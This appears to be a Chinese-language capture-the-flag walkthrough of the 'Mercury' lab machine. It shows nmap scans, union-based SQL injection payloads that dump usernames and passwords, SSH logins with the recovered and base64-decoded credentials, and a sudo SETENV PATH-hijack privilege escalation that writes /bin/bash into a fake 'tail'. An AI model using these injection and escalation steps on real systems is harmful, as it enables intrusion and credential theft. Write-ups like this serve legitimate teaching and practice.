
Mercury

主机发现



信息收集

端口和版本扫描：

```
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
MAC Address: 00:0C:29:93:B2:0C (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

漏洞扫描：

`nmap -p8080,22 -sC -T5 --min-rate=10000 192.168.247.132`

```
Nmap scan report for 192.168.247.132
Host is up (0.0016s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 c824ea2a2bf13cfa169465bdc79b6c29 (RSA)
|   256 e808a18e7d5abc5c66164824570dfab8 (ECDSA)
|_  256 2f187e1054f7b917a2111d8fb330a52a (ED25519)
8080/tcp open  http-proxy
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
```


```
nmap -p8080,22 --script=vuln --min-rate=10000 192.168.247.132

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 21:30 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:08:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.48% done; ETC: 21:39 (0:00:07 remaining)
Nmap scan report for 192.168.247.132
Host is up (0.00051s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open
and hold
|       them open as long as possible.  It accomplishes this by opening
connections to
|       the target web server and sending a partial request. By doing so, it
starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|_  /robots.txt: Robots file
```

访问8080端口

什么也没有，要切换http并8080端口访问。在面页面枚举的前提下知道这是一个基于python的网页




信息泄露漏洞

随意输入得到了网页的错误页面，有效路径为


```
[name='index']
robots.txt [name='robots']
mercuryfacts/
```


最终在mercuryfacts看到了有效信息：



sql注入漏洞

得到信息当前网站为开发中网站，后台有数据库且存在表名user，前台有直接调用MySQL的地方






执行的sql语句

```
/mercuryfacts/44 union select group_concat(table_name) from
information_schema.tables where table_schema=database()/  得到表名
/mercuryfacts/44 union select group_concat(column_name) from
information_chema.columns where table_name='users'/ 得到字段名称
/mercuryfacts/10 union select group_concat(username,0x2d,password) from users/
得到密码

john-johnny1987,laura-lovemykids111
sam-lovemybeer111
webmaster-mercuryisthesizeof0.056Earths
```

44 union select group_concat(table_name) from information_schema.tables where table_schema=database(). (('facts,users',),)

elect group_concat(column_name) from information_schema.columns where table_name='users'. (('id,password,username',),)




select group_concat(username,0x2d,password) from users. (('john-johnny1987,laura-lovemykids111,sam-lovemybeer111,webmaster-mercuryisthesizeof0.056Earths',),)

漏洞利用


尝试ssh登录

使用账户`webmaster`登录成功



得到第一个flag:

```
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```



查找文件的得到:

```
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff -
linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

使用base64解密得到:

```
mercurymeandiameteris4880km
```

再次ssh登录

登录成功，但是权限不足

```
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
```

权限提升

[sudo+SETENV(环境变量)提权 - 隐念笃 - 博客园 (cnblogs.com)]

原理：
伪造系统给的可以执行的单一命令，将当前环境变量添加，并sudo使用当前的环境变量，达到权限提升的目的

首先环境变量劫持提权的条件，就是系统中存在带有suid的文件，且这个 文件中必须有系统命令；
这样我们就可以命名一个和这个系统命令相同的文件，写入/bin/bash，再将存放这个文件的路径加入环境变量中；
当系统去执行这个带有系统命令的文件时，就会直接执行我们命名和这个系统命令相同的文件，而非真实的系统命令；
从而实现劫持环境变量提权。

```
export LD_LIBRARY_PATH=/home/.....(动态库的目录)
```


不过这种设置方法只是在当前的session中有效

```
tips:sudo /bin/bash 即切换为root
```

写入命令：

```
echo "/bin/bash" > tail
chmod +x tail
export PATH=.:$PATH
sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

提权成功



root目录下获得flag

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]